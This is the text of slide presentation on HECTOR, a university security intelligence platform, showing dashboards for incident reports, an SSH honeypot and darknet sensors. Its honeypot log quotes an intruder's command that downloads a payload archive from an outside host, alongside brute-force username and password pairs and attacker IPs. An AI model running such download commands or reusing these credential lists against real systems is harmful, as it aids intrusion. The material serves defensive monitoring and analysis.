Hector

Open Source Security Intelligence Platform
University of Pennsylvania School of Arts & Sciences

Ubani A Balogun & Justin Klein Keane

Security Intelligence

- HECTOR was developed out of a desire to leverage security intelligence
- Goal of a metrics driven security program
  - Very much inspired by Risk.io and Shostack and Stewart's New School of Information Security
- Security intelligence is the infosec analog of business intelligence

Goals

- Spot emerging trends and react to them
- Understand and analyze existing assets
- Compare threat intelligence to infrastructure
- Measure and remediate vulnerability
- Track security expenditure
- Gap Analysis

Data Sources

- Internal incident reporting
- Kojoney2 medium interaction SSH honeypot
- Darknet sensors measure unsolicited traffic
- OSSEC host based intrusion detection
- Extensible scanning architecture (Nmap, Ncrack, Hydra, Nikto, PhantomJS, Bing, etc.)
- RSS feeds of open source information


Big Data

- Structured data is at the core of HECTOR
- Currently powered by a MySQL database
- Live instance has > 3 million records
- Structured data allows for structured analysis
    - Takes a lot of up from planning work

What’s in the mix?

- Twitter Bootstrap
- jQuery
- Chart.js
- jVectorMap
- DataTables
- jQuery Tag Cloud
- More open source goodies...

Dashboard



Penn Arts & Sciences

University of Pennsylvania School of Arts and Sciences

HECTOR

15,626 Hosts Tracked

Scanner: Top Ports Detected

Darknet: Top Port Probes in Last 4 Days

Incident Reports August 2013 - 2014

- Malware - 14
- Hacking - 8
- Phishing - 7
- Misuse - 4
- Physical - 3
- Spam - 2
- Social - 1

Assets Affected August 2013 - 2014

- Desktop / Workstation - 14
- Laptop - 7
- Credentials - 6
- Personally owned device - 6
- Web app or server - 3
- Proxy server - 2
- Mail server - 1

Kojoney: Login Attempts in Last 7 Days

Darknet: Probes in Last 7 Days by Country


Timeline of Probes

Free Tags

credentials malware botnet phishing exploit ddos brute force compromise tor laptop web application breach encryption pii scam theft dns heartbleed mobile ntp proxy spam ssh ssl dlp misuse nsa ransomware social engineering copyright false positive ios multifunction printer mysql open source sqli virtualization buffer overflow

HECTOR, an Open Source Security Platform, by the University of Pennsylvania School of Arts & Sciences

Incident Reports



HECTOR

New Incident Report

Metadata

Title	Sample Incident Report
Month	Jan 2014
Tags	malware,

Details

Agent causing incident	External
Threat action	Environmental
Assets affected	Credentials

Loss

Data exposure
● No confidential data
○ Confidential data exposed

Integrity loss

Authenticity loss

Utility loss

Timeframes

Availability loss	seconds
Action to discovery	days
Discovery to containment	hours

Discovery

Method	3rd party event monitoring

Evidence sources

Other metrics

Impact

Asset loss	None
Business disruption	Minor
Response cost	Moderate
Overall impact	Moderate


Remediation and Mitigation

20/20 hindsight solution


Corrective action recommended

HECTOR, an Open Source Security Platform, by the University of Pennsylvania School of Arts & Sciences

Incident Report Analytics




Incident Reports August 2013 - 2014



Assets Affected August 2013 - 2014

Where should I invest security resources?

Incident Insights



HECTOR

Incident Reports

Top Threat Agent	Top Threat Actions	Top Assets Affected	Top Discovery Method
98%	31%	31%	33%
External	Malware	Desktop / Workstation	3rd party event monitoring

Timeline of Incident Reports

Show 10 entries

Search:


Number	Year - Month	Title	Agent	Threat action	Asset affected	Overall impact	
1	2014 - Jul	Laptop Infected with Ransomware	External	Malware	Laptop	Moderate	Delete
2	2014 - Jul	Third Party Credential Compromise	External	Hacking	Credentials	Minor	Delete
3	2014 - Jul	Infected Admin Account with PII	External	Malware	Desktop / Workstation	Minor	Delete
4	2014 - Jun	Stolen Laptop	External	Physical	Laptop	Minor	Delete
5	2014 - Jun	Compromised Laptop	External	Malware	Laptop	Major	Delete
6	2014 - Jun	Malware Infection	External	Malware	Laptop	Insignificant	Delete
7	2014 - Jun	Internal to External SSH Brute Force Attack	External	Hacking	Personally Owned Device	Minor	Delete
8	2014 - May	Mass credential compromise	External	Malware	Credentials	Minor	Delete
9	2014 - May	Phishing Direct Deposit Info	External		Proxy Server	Minor	Delete
10	2014 - Apr	User Responded to Phishing	External		Credentials	None	Delete

Showing 1 to 10 of 45 entries


HECTOR, an Open Source Security Platform, by the University of Pennsylvania School of Arts & Sciences

Kojoney & Darknet Sensors

Kojoney: Login Attempts in Last 7 Days




Darknet: Probes in Last 7 Days by Country



What do malicious actors want from our systems?

Kojoney Insights



HECTOR

Search malicious IP database:

Honeypot Summary

Recent Login Attempts

Top Country	Top IP	Top Username	Top Password
47%	30%	59%	8%
CN	91.192.73.189	root	admin

Show 10 entries


Search:

ID	IP	Country Code	Time	Username	Password
963650	54.183.129.63	US	2014-08-12 11:20:57	admin	admin
963651	5.9.71.68	DE	2014-08-12 11:25:48	root	root
963652	5.9.71.68	DE	2014-08-12 11:25:50	admin	admin
963653	5.140.213.104	RU	2014-08-12 11:40:12	root	root
963654	5.140.213.104	RU	2014-08-12 11:40:15	admin	admin
963655	116.10.191.217	CN	2014-08-12 11:46:24	root	admin
963656	116.10.191.217	CN	2014-08-12 11:46:42	root	admin
963657	116.10.191.217	CN	2014-08-12 11:47:17	root	admin
963658	111.68.107.82	PK	2014-08-12 12:30:10	root	root
963659	111.68.107.82	PK	2014-08-12 12:30:13	admin	admin

Showing 1 to 10 of 4,500 entries

HECTOR, an Open Source Security Platform, by the University of Pennsylvania School of Arts & Sciences

Kojoney Insights



HECTOR

Search malicious IP database:

Honeypot Summary

Recent Sessions

Top IP

6%

41.41.189.194

Top Country

31%

RO

Top Commands

Show 10 entries

Search:


Time	IP	Session ID	Command
2014-08-19 13:59:40	203.45.165.160	158	w
2014-08-19 13:59:40	203.45.165.160	158	ls -a
2014-08-19 13:59:40	203.45.165.160	158	mkdir u
2014-08-19 13:59:40	203.45.165.160	158	cd u
2014-08-19 13:59:40	203.45.165.160	158	ls -a
2014-08-19 13:59:40	203.45.165.160	164	ls -a
2014-08-19 13:59:40	203.45.165.160	164	mkdir u
2014-08-19 13:59:40	203.45.165.160	164	ls -a
2014-08-19 13:59:40	203.45.165.160	164	cd u
2014-08-19 13:59:40	203.45.165.160	164	wget irchack.bugs3.com/arhive/.x.tgz

Showing 1 to 10 of 1,766 entries

1 2 3 4 5 … 177

HECTOR, an Open Source Security Platform, by the University of Pennsylvania School of Arts & Sciences

Darknet Insights



HECTOR

Darknet Summary

Top Destination Port	Top Country	Top IP	Top Protocol
31%	63%	10%	86%
23	CN	176.106.46.161	tcp

